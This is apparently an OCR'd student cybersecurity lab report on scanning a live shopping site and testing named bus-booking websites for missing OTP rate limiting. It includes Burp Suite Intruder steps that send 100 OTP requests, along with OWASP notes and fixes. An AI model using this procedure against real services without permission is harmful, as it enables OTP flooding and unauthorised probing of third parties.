
Vulnerabilitie : tab is where you can view and manage the vulnerabilities that have been detected during scans.



Observation :


Vulnerabilities found are clickjacking and cookies

Scans: In this section, you can configure and launch scans against your defined targets. You can choose from different scan types such as full scans, high-risk vulnerability scans, or specific vulnerability scans.





TARGET 2:

Enter target : https://shopping.rediff.com




Select scan type : Full Scan






Vulnerabilities Dashboard: Open vulnerabilities found are -5



Vulnerability founds: Clickjacking and cookies



23EO4-ST#IS#6246– Task-10

TASK 10

A. Perform No Rate Limiting on the login OTP page of the following

websites mentioned below:

a) https://www.freshbus.com/

b) https://nuego.in/

c) https://yolobus.in/

1. Vulnerability: No rate limiting
2. CVSS score

3. Relate with owasp top 10

   A7: Missing Function Level Access Control: No rate limiting means there's no control over how many times an action can occur, similar to the absence of control over access to certain functions or features.

   A10: Insufficient Logging & Monitoring: Without rate limiting, there's no logging or monitoring of excessive actions, making it harder to detect and respond to potential abuse or attacks.

4. Description

   The No Rate Limiting Vulnerability is a type of security weakness where the application does not enforce rate limits on certain actions, allowing attackers to perform actions, such as sending numerous OTPs (One-Time Passwords), without restriction. In this scenario, the attacker can abuse this lack of rate limiting to flood a user's mobile device with OTPs, potentially causing service disruption or account compromise.

5. Detailed explanations

   By exploiting this vulnerability, an attacker can overwhelm a user's mobile device with a large number of OTPs, which could lead to:

   Service Disruption: The excessive volume of OTPs may cause the user's mobile device to become overwhelmed, leading to service disruption or denial of service.

Account Compromise: In some cases, attackers may use the flood of OTPs to gain unauthorized access to the user's account

6. Impact

   Account Takeover: If attackers gain access to the OTPs and exploit them effectively, they could potentially compromise the user's account and access sensitive information or perform unauthorized actions.
   Reputation Damage: The organization's reputation may suffer due to the perceived insecurity of their service, leading to a loss of trust among users and stakeholders.

7. Recommedations

   Establish Rate Limiting: To limit the quantity of requests from a single source within a given amount of time, introduce rate limiting mechanisms for tasks such as OTP creation. This lowers the possibility of flooding assaults and aids in the prevention of misuse.
   Track and analyze trends of incoming traffic by using monitoring tools. Keep an eye out for unusual spikes in OTP requests coming from specific sources, as these could point to malicious behavior. Set up alerts to inform administrators of any unusual activity.
   Notify users via user notification when OTPs are sent to their devices. This gives customers the ability to quickly identify and report any strange or unwanted OTP behavior, enabling fast account protection measures.

8. Step by step procedure

STEPS:

Turn on Burp suite and select start burp

Step 2: Go to proxy tab and click on open browser

Step 3: Once browser Is open enter this link https://www.freshbus.com/

Step 4: Click on Login

Step 5 : Just enter your own phone number and don click on Send otp button

Step 6: Go to burp suite in proxy tab and turn on the intercept

Step 7: Now go to login tab again and click on send OTP

Step 8: Go to burp suite and check the capture and host name

Here host name we are getting www.freshbus.com (your host name) so its right

Step 9: Now right click and select send it to intruder

STEP 10: Turn off the intercept

Step 11: Go to intruder tab and clear the highlighted things

Step 12: Check accept-language line where 1=0.9 is written select 9 and click on add After adding will get q=0.9

Step 13: Now go to payload tab

Step 14: Select payload type as Number and In payload setting edit From as 1 and To as 100


Step 15: click on start attack

Step 16: if u get 100 otps on your mobile then it is vulnerable and if u don't get 100 otp's then its not vulnerable


Step 17: If we receive all 100 otps then it is vulnerable to no rate limiting

FRESH BUS

Step 1: Turn on Burp suite and select start burp




Step 2: Go to proxy tab and click on open browser




Step 3: Once browser is open enter this link https://www.freshbus.com/


Step 4: Click on Login




Step 5 : Just enter your own phone number and don click on Send otp button



Step 6: Go to burp suite in proxy tab and turn on the intercept

